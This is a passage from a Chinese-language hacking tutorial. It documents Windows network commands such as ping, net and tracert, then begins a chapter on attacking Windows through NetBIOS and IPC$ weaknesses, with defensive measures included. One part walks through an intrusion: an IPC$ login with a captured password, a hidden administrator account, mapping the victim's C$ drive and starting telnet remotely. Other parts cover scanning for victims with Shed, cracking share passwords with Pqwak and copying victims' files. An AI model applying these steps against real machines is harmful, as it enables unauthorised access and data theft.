


图 1-2-15 IP hacker 的程序主界面

点击左侧工具栏中某一栏中某一测试项，输入待测试方的IP地址、端口等信息后，点击“测试”或其它可执行按钮，就可以进行测试和相应的检测工作了。

## 1.3 菜鸟常用的几个入侵命令

这里我们详细给出以下几个Windows系统自带的网络方面的命令，只有熟练使用它们才会给进行信息收集和安全防御带来极大的便利。

### 1.3.1. Ping

Ping命令主要用于查看网络上的主机是否在工作，它向该主机发送ICMP ECHO\_REQUEST包，该主机本身又发回一个响应，这条命令对查找远程主机很有用。

该命令的一般格式为：

```
ping[-t][-a][-n count][-l length][-f][-i ttl][-V tos][-r count][-s count][[-j computer -list]
[[-k computer-list]][-w timeout] 主机名/IP地址
```

参数说明：

- t 若使用者不人为按下“Control + C”键中断，会不断Ping下去。
- a 解析计算机NetBios名。
- n count 发送count指定的ECHO数据包数，默认值为4。
- l length 发送包含由length指定的数据量的ECHO数据包。默认为32字节，最大值是65500。
- f 在数据包中发送“不要分段”标志。一般你所发送的数据包都会通过路由分段再发送给对方，加上此参数后路由就不会再分段处理。

-i ttl 指定 TTL 值在对方的系统中停留的时间。

-v tos 将“服务类型”字段设置为 tos 指定的值。

-r count 在“记录路由”字段中记录传出和返回数据包的路由。count 可以指定最少 1 台、最多 9 台计算机。

-s count 指定 count 的跃点数的时间戳。

-j computer-list 利用 computer-list 指定的计算机列表路由数据包。连续计算机可以被中间网关分隔（路由稀疏源），IP 允许的最大数量为 9。

-k computer-list 利用 computer-list 指定的计算机列表路由数据包。连续计算机不能被中间网关分隔（路由严格源），IP 允许的最大数量为 9。

-w timeout 指定超时间隔，单位为毫秒。

比如大家可能都知道的一个命令“# Ping -f -s 65000 XXX.XXX.XXX.XXX”，其实这个命令主要是用来查看对方应答的速度，如果怎么 Ping 得到的结果都是“request time out”。说明该主机未联网或装有防 Ping 功能的防火墙。

## 1.3.2 NET

NET 是一个命令行命令。可以用来管理网络环境、服务、用户、登录……等本地信息；Windows 98, Windows 2000 和 Windows NT 都内置了 NET 命令，只是 Windows 98 的 NET 命令和 Windows 2000、Windows NT 的 NET 命令有所不同。

在命令行窗口中用 NET /? 或 NET 或 NET HELP 可得到 NET 的全部命令，这些子命令可用 NET COMMAND /HELP 或 NET HELP COMMAND 或 NET COMMAND /? 来查询其帮助。

下面我们来看看 Windows 2000 和 Windows NT 中 NET 命令的不同参数的基本用法：

### (1) NET VIEW

作用：显示域列表、计算机列表或指定计算机的共享资源列表。

命令格式：net view [computername | /domain[:domainname]]

参数介绍：

键入不带参数的 net view 显示当前域的计算机列表。

computername 指定要查看其共享资源的计算机。

/domain[:domainname] 指定要查看其可用计算机的域。

举例：

net view YFANG 查看 YFANG 的共享资源列表。

net view /domain:LOVE 查看 LOVE 域中的机器列表。

### (2) NET USER

作用：添加或更改用户账号或显示用户账号信息。该命令也可以写为 net users。

命令格式：net user [username [password | \*] [options]] [/domain]

参数介绍：

键入不带参数的 net user 查看计算机上的用户账号列表。

username 添加、删除、更改或查看用户账号名。

password 为用户账号分配或更改密码。

\* 提示输入密码。

/domain 在计算机主域的主域控制器中执行操作。

简单事例:net user yfang 查看用户yfang 的信息.

### (3) NET USE

作用:连接计算机或断开计算机与共享资源的连接,或显示计算机的连接信息。

命令格式:net use [ devicename | \* ] [ computernamesharename [ volume ] ] [ password | \* ] [ /user:[ domainname ] username ] [ [ /delete ] | [ /persistent:{yes | no} ] ]

参数介绍:

键入不带参数的 net use 列出网络连接。

devicename 指定要连接到的资源名称或要断开的设备名称。

computernamesharename 服务器及共享资源的名称。

password 访问共享资源的密码。

\* 提示键入密码。

/user 指定进行连接的另外一个用户。

domainname 指定另一个域。

username 指定登录的用户名。

/home 将用户连接到其宿主目录。

/delete 取消指定网络连接。

/persistent 控制永久网络连接的使用。

举例:

net use e: YFANGTEMP 将YFANGTEMP 目录建立为E 盘

net use e: YFANGTEMP /delete 断开连接

### (4) NET TIME

作用:使计算机的时钟与另一台计算机或域的时间同步。

命令格式:net time [ computername | /domain[:name] ] [ /set ]

参数介绍:

computername 要检查或同步的服务器名。

/domain[:name] 指定要与其时间同步的域。

/set 使本计算机时钟与指定计算机或域的时钟同步。

### (5) Net Start

作用:启动服务,或显示已启动服务的列表。

命令格式:net start service

### (6) Net Pause

作用:暂停正在运行的服务。

命令格式:net pause service

### (7) Net Continue

作用:重新激活挂起的服务。

命令格式:net continue service

### (8) NET STOP

作用:停止正在运行的网络服务。



命令格式:net stop service

通过 (5) \ (6) \ (7) \ (8) 四个命令可以对远程计算机的服务进行控制,如启动、暂停、重新启用、停止等,是黑客最常使用的几个命令。

#### (9) Net Statistics

作 用:显示本地工作站或服务服务的统计记录。

命令格式:net statistics [workstation | server]

参数介绍:

键入不带参数的 net statistics 列出其统计信息可用的运行服务。

workstation 显示本地工作站服务的统计信息。

server 显示本地服务器服务的统计信息。

#### (10) Net Share

作 用:创建、删除或显示共享资源。

命令格式:net share sharename=drive:path [/users:number | /unlimited] [/remark:text]

参数介绍:

键入不带参数的 net share 显示本地计算机上所有共享资源的信息。

sharename 是共享资源的网络名称。

drive:path 指定共享目录的绝对路径。

/users:number 设置可同时访问共享资源的最大用户数。

/unlimited 不限制同时访问共享资源的用户数。

/remark:text 添加关于资源的注释,注释文字用引号引住。

举例:

```
net share mylove=c:/temp /remark:my first share
```

以 mylove 为共享名共享 C:/temp

```
net share mylove /delete 停止共享 mylove 目录
```

#### (11) Net Session

作 用:列出或断开本地计算机和与之连接的客户端的会话,也可以写为 net sessions 或 net sess。

命令格式:net session [computername] [/delete]

参数介绍:

键入不带参数的 net session 显示所有与本地计算机的会话信息。

computername 标识要列出或断开会话的计算机。

/delete 结束与 computername 计算机会话并关闭本次会话期间计算机的所有进程。

举例:

net session YFANG 要显示计算机名为 YFANG 的客户端会话信息列表。

#### (12) Net Send

作 用:向网络的其他用户、计算机发送消息。

命令格式:net send {name | \* | /domain[:name] | /users} message

参数介绍:

name:接收发送消息的用户名、计算机名。

\*:消息发送到组中所有名称。

/domain[:name]: 消息发送到计算机域中的所有名称。

/users: 消息发送到与服务器连接的所有用户。

message: 为消息发送的文本。

举例:

net send /users server will shutdown in 5 minutes 给所有连接到服务器的用户发送消息。

### (13) Net Print

作用: 显示或控制打印作业及打印队列。

命令格式: net print [computername] job# [/hold | /release | /delete]

参数介绍:

computername: 享打印机队列的计算机名。

sharename: 打印队列名称。

job#: 打印机队列中分配给打印作业的标识号。

/hold: 用 job# 时, 在打印机队列中使打印作业等待。

/release: 保留的打印作业。

/delete: 打印机队列中删除打印作业。

举例:

net print YFANGSEEME 列出 YFANG 计算机上 SEEME 打印机队列的目录

### (14) Net Name

作用: 添加或删除消息名(有时也称别名), 或显示计算机接收消息的名称列表。

命令格式: net name [name [/add | /delete]]

参数介绍:

键入不带参数的 net name 列出当前使用的名称。

name: 定接收消息的名称。

/add: 名称添加到计算机中。

/delete: 计算机中删除名称。

### (15) Net Localgroup

作用: 添加、显示或更改本地组。

命令格式: net localgroup groupname {/add [/comment:text] | /delete} [/domain]

参数介绍:

键入不带参数的 net localgroup 显示服务器名称和计算机的本地组名称。

groupname: 添加、扩充或删除的本地组名称。

/comment: text: 为新建或现有组添加注释。

/domain: 当前域的主域控制器中执行操作, 否则仅在本地计算机上执行操作。

name [...]: 出要添加到本地组或从本地组中删除的一个或多个用户名或组名。

/add: 全局组名或用户名添加到本地组中。

/delete: 本地组中删除组名或用户名。

举例:

net localgroup love /add 将名为 love 的本地组添加到本地用户账号数据库

net localgroup love 显示 love 本地组中的用户

### (16) Net Group

作用：在域中添加、显示或更改全局组。

命令格式：`net group groupname {/add [/comment:text ] | /delete} [/domain]`

参数介绍：

键入不带参数的 `net group` 显示服务器名称及服务器的组名称。

`groupname`：添加、扩展或删除的组。

`/comment:text`：新建组或现有组添加注释。

`/domain`：当前域的主域控制器中执行该操作，否则在本地计算机上执行操作。

`username [ ... ]`：表显示要添加到组或从组中删除的一个或多个用户。

`/add`：加组或在组中添加用户名。

`/delete`：除组或从组中删除用户名。

举例：

`net group love yfang1 yfang2 /add` 将现有用户账号 `yfang1` 和 `yfang2` 添加到本地计算机的 `love` 组

### (17) Net File

作用：显示某服务器上所有打开的共享文件名及锁定文件数。

命令格式：`net file [id [/close]]`

参数介绍：

键入不带参数的 `net file` 获得服务器上打开文件的列表。

`id` 文件标识号。

`/close` 关闭打开的文件并释放锁定记录。

### (18) Net Config

作用：显示当前运行的可配置服务，或显示并更改某项服务的设置。

命令格式：`net config [service [options]]`

参数介绍：

键入不带参数的 `net config` 显示可配置服务的列表。

`service`：通过 `net config` 命令进行配置的服务(server 或 workstation)

`options`：服务的特定选项。

### (19) Net Computer

作用：从域数据库中添加或删除计算机。

命令格式：`net computer computename {/add | /del}`

参数介绍：

`computename`：指定要添加到域或从域中删除的计算机。

`/add`：指定计算机添加到域。

`/del`：指定计算机从域中删除。

举例：

`net computer cc /add` 将计算机 `cc` 添加到登录域

### (20) Net Accounts

作用：更新用户账号数据库、更改密码及所有账号的登录要求。

命令格式：`net accounts [/forcelogoff:{minutes | no}] [/minpwlen:length] [/maxpwage:{days | unlimited}] [/minpwage:days] [/uniquepw:number] [/domain]`

参数介绍：

键入不带参数的 net accounts 显示当前密码设置、登录时限及域信息。

/forceloggoff:{minutes | no}: 设置用户账号或有效登录的时间。

/minpwlen:length: 设置用户账号密码的最少字符数。

/maxpwage:{days | unlimited}: 设置用户账号密码有效的最大天数。

/minpwage:days: 设置用户必须保持原密码的最小天数。

/uniquepw:number: 要求用户更改密码时, 必须经过 number 次后才能重复使用与之相同的密码。

/domain: 当前域的主域控制器上执行该操作。

/sync: 用于主域控制器时, 该命令使域中所有备份域控制器同步。

举例:

net accounts /minpwlen:7 将用户账号密码的最少字符数设置为 7。

下面我们再看看在 Windows 98 中 NET 命令的基本用法

在 WIN98 中 NET 命令也有一些参数, 其中有一些参数的名字和功能及简单的使用方法与 Windows 2000 和 Windows NT 下的相应的参数的用法相同。如 NET TIME 命令、NET PRINT 命令、NET USE 命令、NET VIEW 命令等。

但也有一些参数, 虽然参数名字与 Windows 2000 和 Windows NT 下的相应参数名字相同但其用法却有些不同。如下面一些命令:

#### (1) NET START

作用: 启动相应的服务。(不能在 DOS-WIN 中用)

命令格式: NET START [BASIC | NWREDIR | WORKSTATION | NETBIND | NETBEUI | NWLINK] [/LIST] [/YES] [/VERBOSE]

#### (2) NET STOP

作用: 停止相应的服务。(不能在 DOS-WIN 中用)

命令格式: NET STOP [BASIC | NWREDIR | WORKSTATION | NETBEUI | NWLINK] [/YES]

在 Windows 98 中的 NET 命令还有一些参数是在 Windows 98 下才有的, 如下面一些命令:

#### (1) NET DIAG

作用: 运行 MS 的 DIAGNOSTICS 程序显示网络的 DIAGNOSTIC 信息。

命令格式: NET DIAGNOSTICS [/NAMES | /STATUS]

#### (2) NET INIT

作用: 不通过绑定来加载协议或网卡驱动(不能在 DOS-WIN 中用)

命令格式: NET INITIALIZE [/DYNAMIC]

#### (3) NET LOGOFF

作用: 断开连接的共享资源(不能在 DOS-WIN 中用)

#### (4) NET LOGON

作用: 在 WORKGROUP 中登录(不能在 DOS-WIN 中用)

命令格式: NET LOGON [user [password | ?]] [/DOMAIN:name] [/YES] [/SAVEPW:NO]

#### (5) NET PASSWORD

作用: 更改你的网络登录口令(不能在 DOS-WIN 中用)

命令格式: NET PASSWORD computer [/DOMAIN:name [user [oldpassword [newpassword]]]]

下面我们就来看看利用 Net 命令如何来入侵目标主机吧！不过，我们得事先用工具获得某目标机的用户名和密码。

只要我们用工具获得了某目标机的用户名和密码，就可用 IPC\$ 做连接进入对方的机器。这里假如得到的用户是 hbx，密码是 123456，假设对方 IP 为 127.0.0.1。

运行：`net use \127.0.0.1 ipc$ "123456" /user:"hbx"`；命令成功便建立了 IPC\$ 连接。

退出的命令是：`net use \127.0.0.1 ipc$ /delete`

下面的操作必须在建立 IPC\$ 连接后才可以使⤵用。

比如我们要添加一个 nctry 的用户，其密码为 lovechina。采用如下命令：

`net user nctry lovechina /add`

命令成功后，再采用如下命令把他加入 Administrator 组：

`net localgroup Administrators nctry /add`

然后我们再采用如下命令把对方的 C 盘映射到本地的 Z 盘（当然也可以映射成其它盘符）。

`net use z:\127.0.0.1 c$`

再采用 `net start telnet` 命令远程打开对方的 TELNET 服务。

用 `net user guest /active:yes` 命令将 Guest 用户激活。

当然还可以使用 Net 命令实现其它很多功能，你自己慢慢研究吧。

### 1.3.3 Ipconfig (在 Win inIPcfg)

这是用来看自己 IP 地址的小工具，Windows 自带，直接在命令提示符下运行即可。

这种程序网上其实相当多，但既然“自带”，又何须外求，何况网上下载的黑客的东东里有没有特洛伊木马犹未可知。再说，如果你不是在自己的“爱机”上运行，岂不是就没法干活？

不好意思，跑题了，但接着再说两句：我们还可以把一些常用的、经典的工具上传到网上，当做一个备份，需要的时候下载就是一个完整无缺的工具包了。

### 1.3.4 Tracert

该诊断实用程序将包含不同生存时间 (TTL) 值的 Internet 控制消息协议 ICMP 回显数据包发送到目标，以决定到达目标采用的路由。也就是说，从你这里出发，会经过哪些路由器，然后到达目的地的。这些路由器是电信管理的，而且，关键的路由器用某种方式进行编号，而这些编号里有所在城市的拼音代码。

其命令格式如下：

`tracert[-d][-h maximum_hops][-j computer-list][-w timeout]target_name`

参数

-d 指定不将地址解析为计算机名。

-h maximum\_hops 指定搜索目标的最大跃点数。

-j computer-list 指定沿 computer-list 的稀疏源路由。

-w timeout 每次应答等待 timeout 指定的微秒数。

target\_name 目标计算机的名称。

最简单的用法就是“`tracert hostname`”，其中“hostname”是计算机名或你想跟踪其路径的计算机的 IP 地址，Tracert 将返回数据包借以到达最终目的地的各种 IP 地址。

### 1.3.5 telnet

这个命令非常实用，它可以与远程电脑做连接，不过正常情况下需要远程电脑的密码和用户名，只要你给

对方种了木马，就可以直接连到这个木马打开的端口了。

如我们键入命令：`telnet 127.0.0.1 99`，就可以连到对方的99端口。

---

### 1.3.6 FTP

---

将文件传送到正在运行FTP服务的远程计算机或从正在运行FTP服务的远程计算机传送文件（有时称作daemon）。FTP可以交互使用。

FTP是一种服务，一旦启动，将创建在其中可以使用FTP命令的子环境，通过键入quit子命令可以从子环境返回到Windows 2000命令提示符。当FTP子环境运行时，它由FTP命令提示符代表。

`FTP[-v][-n][-i][-d][-g][-s:filename][-a][-w:windowsize][computer]`

#### 参数

-V 显示远程服务器的所有响应信息。

-n 限制ftp的自动登录，即不使用。

-l 多个文件传送时关闭交互提示。

-d 启用调试、显示在客户端和服务端之间传递的所有FTP命令。

-g 取消全局文件名。

-S:filename 指定包含FTP命令的文本文件：当FTP启动后，这些命令将自动运行。该参数中不允许有空格，使用该开关而不是重定向(>)。

-a 在捆绑数据连接时使用任何本地接口。

-w:windowsize 替代默认大小为4096的传送缓冲区。

Computer 指定要连接到远程计算机的计算机名或IP地址。如果指定，计算机必须是命令行的最后一个参数。

## 第二章 入侵Windows

Windows 系统安全分析

系统漏洞攻防

Windows 密码破解

由于 Windows 的易用性，个人电脑用户普遍使用 Windows 作为自己电脑的操作系统平台，许多厂家也习惯使用 Windows 作为自己的服务器操作系统平台。根据 SANS 协会和美国联邦调查局旗下的国家基础设施保护中心（NIPC）公布的最容易被攻击的十大 Windows 安全漏洞清单可以看出，Windows 是一个极不安全的操作系统，虽然微软曾宣称其 Windows 2000 的安全性达 C2 级，但是离用户的要求还差得太远。



正是因为有了这些漏洞，才会有黑客的存在，下面我们来看看 Windows 有哪些漏洞，黑客是如何入侵的？我们又该如何防范？



若能入侵到他人电脑的 Windows 中，并且可以使用资源管理器或网上邻居任意漫游和查看对方硬盘中的各种数据与文件，同时可以任意修改，对入侵者而言当然是一件令人兴奋又刺激的事情。

### 2.1 Windows 系统安全分析

随着互联网的普及，再加上 Windows 漏洞百出，要对 Windows 操作系统进行简单的网络攻击变得轻而易举。特别是那些安全意识不强的电脑用户，要想对他们进行攻击简直太容易了。



在进行正式的入侵之前，我们有必要先对 Windows 系统的安全进行一下简要的分析。

#### 2.1.1 为什么会存在安全缺陷

系统漏洞是指某个程序（包括操作系统）在设计时未考虑周全，当程序遇到一个看似合理，但实际无法处理的问题时，引发的不可预见的错误。系统漏洞在某些情况下又称之为“安全缺陷”，如果当系统漏洞被恶意利用，就会造成信息泄漏、数据安全受到威胁、用户权限被篡改等后果。而对普通用户来说，系统漏洞在特定条件下可能会造成不明原因的死机和丢失文件等现象。

漏洞的产生大致可分为以下两类：

在程序编写过程中的人为遗留。

某些程序员为了达到不可告人的目的，有意识地在程序的隐蔽处留下各种各样的后门，以供自己日后利用，不过，随着法律的完善，这类漏洞将越来越少（别有用心者除外）。

受水平、经验和当时安全加密方法所限。

受编程人员的水平问题、经验和当时安全技术、加密方法所局限，在程序中总会或多或少出现些不足，这些地方有的影响程序的效率，有的会导致非授权用户的权利提升。

由于硬件原因，使编程人员无法弥补硬件的漏洞，从而使硬件的问题通过软件表现。



当然，Windows 漏洞层出不穷也有客观原因，任何事物都不能十全十美，作为应用于桌面的操作系统 Windows 也是如此。

其实，我们大家都知道，安全与不安全从来都是相对的，就目前而言，还没有出现绝无漏洞的系统，我们只能以存在漏洞的多少以及危害程度来判定该程序的安全性。俗语说得好：“道高一尺，魔高一丈。”也就是说，正因为有了这些漏洞的存在，才能不断完善和提高安全技术水平。

### 2.1.2 我们使用的系统安全吗

通常的理论认为，Windows 系统之所以会受到众多黑客的攻击，是由于它用得太多的缘故，但这并不是它遭受黑客频频攻击的主要原因，而是 Windows 系统与其他系统相比来说更容易被攻击。因为对于计算机来说，端口是最容易受到攻击的命门。

我们知道，微软从 Windows 诞生就开始奉行其一贯主张的“用户所需要的是网络的兼容性和应用程序之间的兼容性”，但恰恰是这一点使他们忽略了超强的兼容性将会导致的安全问题。

大家都知道，Windows 的 NETBIOS，有大家熟知的 Windows 9X 共享密码验证漏洞，进入 Windows 9X 的共享如入无人之境。目前流行的 Windows 2000、Windows NT 比这还更严重，不但会泄露当前用户名和密码，黑客还可以轻易通过 NETBIOS 以当前用户身份访问电脑。而且 Windows 2000、Windows NT 在默认情况下是所有盘共享，如图 2-1-1 所示，而大多数个人用户使用电脑都是以 Administrator 的身份登录电脑，那么黑客进入也就无所不能了。



图 2-1-1 Windows 2000 的默认共享显示

#### 提示

这是隐形共享，在资源管理器里没有手形图标，所以一般电脑用户可能并不知道自己的所有盘都处于危险的共享状态。

另外，Windows 服务器的 IIS 服务，简直就是一个漏洞大王。拒绝服务、泄露信息、泄露源代码、获得更多权限、目录遍历、执行任意命令、缓冲溢出执行任意代码，几乎你要什么有什么。只要稍微关注安全动态的朋友都知道，IIS 一直被列入十大漏洞列表。

对于个人用户，还会遇到 IE 浏览器的大量漏洞、Outlook 的漏洞等，如最近炒得很热的可以执行任意命令、执行任意代码的异常处理 MIME 头漏洞；原来 IE4.0 的 mshtml.dll 缓冲溢出漏洞；大量 JAVA、ActiveX 控件执行任意命令的漏洞；Outlook 的地址簿文件缓冲溢出漏洞等。而 Outlook 是公认的“病毒传播能手”。

对于本地计算机，有著名的绕过登录的输入法漏洞，这个漏洞如果开了终端服务远程也有效。还有 Windows Scripting Host (WSH) 可能引来的各种 VBScript (VB 脚本语言) 编制的病毒、尤其是蠕虫病毒可以说是层出不穷，也是一个传播病毒的帮凶。另外，Windows 允许远程访问注册表的功能，也会给黑客带来可乘之机。





上面介绍的 Windows 漏洞，只是冰山一角。大家应该注意到上面列出的 Windows 应用的几个方面，本地、个人用户、局域网、服务器应用都存在大量严重问题，当然，也还有没提到的账户弱口令密码等。

看了这些漏洞介绍，你还会认为你的系统“坚不可摧”吗？

## 2.2 系统漏洞攻防



前面已经对 Windows 的系统安全作了细致的分析，下面我们看一下如何利用漏洞来对 Windows 系统进行攻击。

这里要提醒大家的是，不要只是沉迷于攻击别人，也一定要修筑好自己的“防御工事”。

### 2.2.1 NetBIOS 漏洞的入侵与防御

#### 1. 漏洞描述

NetBIOS 即 Network Basic Input Output System (网络基本输入输出系统)，是一种应用程序接口(API)，系统可以利用 WINS 服务、广播及 Lmhost 文件等多种模式将 NetBIOS 名解析为相应的 IP 地址，从而实现信息通讯。在局域网内部使用 NetBIOS 协议可以非常方便地实现信息通讯，但是如果在网上，NetBIOS 就相当于一个后门程序，黑客可以利用 NetBIOS 漏洞发起攻击。

当我们在接入互联网时，实际上只需要安装 TCP/IP 协议，但在安装协议时，NetBIOS 也被 Windows 作为默认设置载入了电脑，电脑也因此具有了 NetBIOS 本身的开放性，139 端口被打开。换句话说讲，在不知不觉间，上网电脑已被打开了一个危险的“后门”。通过这个后门，黑客可以利用专门的工具扫描出我们共享的资源（包括 Windows 2000 的默认共享），再利用破解共享密码的工具破解密码（甚至有些共享根本就没有密码）后，就可以进入相应的文件夹或磁盘，那时简直是想要做什么都可以。



NetBIOS 漏洞的攻击主要是针对 Windows 9x 的机器，因为 Windows 2000 至少还有一个登录密码在把关，没有账户和密码不易连接。

#### 2. 利用 NetBIOS 漏洞进行攻击



想要利用个人用户的远程共享漏洞很容易，只要使用扫描软件进行网络扫描，就会发现很多提供了共享的肉机，Shed 就是这类可搜索共享资源软件中的佼佼者。

Shed 软件是一个绿色软件，无需安装。下面我们来看看利用 Shed 软件如何扫描具有 NetBIOS 漏洞的 Windows 9x 肉机。

具体的操作步骤如下：

只要双击 Shed.exe 程序就可以打开主界面，如图 2-2-1 所示，然后在起始 IP 和终止 IP 的框中写上想要扫描的 IP 地址范围，然后点击“开始扫描”按钮。

Shed 的扫描速度极快，扫描结束后，会在主界面的“已探索共享资源”列表中显示扫描到设置了网络共享的主机，双击驱动器图样的主机标识就可以展开该主机，显示其共享的磁盘或共享的文件夹，如图 2 - 2 - 2 所示。



图 2-2-1 Shed 程序的运行主界面



图 2-2-2 扫描结果显示

如果可以双击任何一个共享硬盘或文件夹，而目标机是 Windows 9x 的操作系统，且没有设置共享密码的话，那可就真是如入无人之境了，只需点击其中“生活文摘”共享文件夹，就可以直接看到详细的资料信息了，如图 2 - 2 - 3 所示。点击鼠标右键中的复制，然后粘贴到本地硬盘，就把目标机的资料盗到本地来了。



图 2-2-3 查看到的详细资料

如果共享文件夹设有共享密码，或是使用 Windows 2000 的机器，会被要求输入共享用户名和密码，如图 2 - 2 - 4 所示。



图 2-2-4 要求输入用户和密码

对于使用 Windows 9x 的机器，可以利用一个专门破解 Windows 9x 网络邻居密码的工具软件 Pqwak 来破解。直接运行 Pqwak.exe 程序，输入机器名、共享名、IP 地址等信息，点击确定，很快会在右下角显示出密码，如图 2-2-5 所示的“123456”即为破解出来的密码。



图 2-2-5 用 Pqwak 破解出共享文件夹密码



Pqwak.exe 是破解网络邻居密码的工具软件，可用此工具查出共享密码的系统有：Windows 95、Windows 98、Windows 98 第二版、Windows Me。

在图 2-2-4 的对话框中，在用户名一栏填入机器名，对于 Windows 9x 机器来说，一般用户名就是机器名，在密码栏输入由 Pqwak 破解出来的密码，点击确定即可进入相应文件夹。

如果目标机使用的是 Windows 2000，Pqwak 程序就破解不出密码，此时只能采用别的方法如流光之类的工具，先破解目标机的弱口令密码后再破解共享文件夹。在第 2.2.2 节，我们在针对 IPC\$ 漏洞的入侵与防御中将讲解获取 Windows 2000 中弱口令账户的方法。

### 3 . 防御方法

如果平时不需要 NetBIOS 提供的共享文件和打印之类的功能，就可以禁用 NetBIOS 协议或是关闭 139 端口。

解开文件和打印机共享绑定

鼠标右击桌面上的“网络邻居 | 属性 | 本地连接 | 属性”，去掉“Microsoft 网络的文件和打印机共享”前面的钩，如图 2-2-6 所示，解开文件和打印机共享绑定，这样就会禁止所有从 139 和 445 端口来的请求，别人也就看不到本机的共享了。



图 2-2-6 解开文件和打印机共享绑定

禁用 TCP/IP 上的 NetBIOS

鼠标右击桌面上“网络邻居 | 属性 | 本地连接 | 属性”，打开“本地连接属性”对话框。选择“Internet 协议 (TCP/IP) | 属性 | 高级 | WINS”，选中下侧的“禁用 TCP/IP 上的 NetBIOS”一项即可解除，如图 2-2-7。

使用 IPsec 安全策略阻止对端口 139 和 445 的访问

选择“我的电脑 | 控制面板 | 管理工具 | 本地安全策略 | IP 安全策略，在本地机器”，在这里定义一条阻止任何 IP 地址从 TCP139 和 TCP445 端口访问我的 IP 地址的 IPsec 安全策略规则，如图 2-2-8 所示，这样别人使用扫描器时，本机的 139 和 445 两个端口也不会给予任何回应。

停止 Server 服务

选择“我的电脑 | 控制面板 | 管理工具 | 服务”，进入服务管理器，关闭 Server 服务，如图 2-2-9 所示，这样虽然什么端口都不会关，但可以中止本机对其他机器的服务，当然也就中止了对其他机器的共享。但是关闭了该服务会导致很多相关的服务无法启动，机器中如果有 IIS 服务，则不能采用这种方法。

使用防火墙防范攻击

在防火墙中也可以设置阻止其他机器使用本机共享。如在“天网个人防火墙”中，选择一条空规则，设置数据包方向为“接收”，对方 IP 地址选“任何地址”，协议设定为“TCP”，本地端口设置为“139 到 139”，对方端口设置为“0 到 0”，设置标志位为“SYN”，动作设置为“拦截”，最后单击“确定”按钮，并在“自定义 IP 规则”列表中勾选此规则即可启动拦截 139 端口攻击，如图 2-2-10 所示。

以上的几种方法中，根据机器本身的具体情况，选择一种方法执行便可达到关闭 NetBIOS 协议的目的。




图 2-2-7 禁用 TCP/IP 上的 NetBIOS




图 2-2-8 用 IPsec 安全策略阻止对端口 139 和 445 的访问



图 2-2-9 停止 Server 服务




图 2-2-10 使用防火墙拦截 139 攻击



除了关闭 NetBIOS 协议或是关闭端口以外，我们也可以采用以下方法来简单防范：

关闭不需要共享的目录和外设属性，这是防范共享入侵的一种有效方法。

使用复杂的字符来命名共享名称，这样往往会让 Net View 命令输出与一些扫描失效。

## 2.2.2 IPC\$ 漏洞的入侵与防御

### 1. IPC\$ 漏洞描述

由于 Windows 2000 的默认安装允许任何用户通过空用户连接 (IPC\$) 得到系统所有账号和共享列表，本来是为了方便局域网用户共享资源和文件的，但是任何一个远程用户都可以通过利用这个空的连接得到你的用户列表，这样一些别有用心者会利用 IPC\$ 的这项功能，查找用户列表，并使用字典工具对主机进行攻击。另外在安装系统时会创建一些隐藏的共享，通过“计算机名或 IP 地址 \ 此盘符 \$”可以访问，也为密码攻击提供了方便的途径。

IPC\$ 共享不是一个目录、磁盘或打印机意义上的共享。你看到的“\$”，它是默认的在系统启动时的 admin 共享。IPC 是指“InterProcess Communications”。IPC 是共享“命名管道”的资源，它对于程序间的通讯很重要。在远程管理计算机和查看计算机的共享资源时使用。

### 2. 利用 IPC\$ 漏洞进行攻击



在 2.2.1 节中扫描到了某些机器的默认共享，但是却被告知需要用户名和密码，注意了，下面就是讲解获取 Windows 2000 的账户和密码的方法。

黑客一般利用“小榕的流光”软件来对 IPC\$ 漏洞进行探测。大家可到 <http://www.netxeyes.org/main.html> 去下载，这是一个兼备漏洞扫描和强大破解功能的软件。



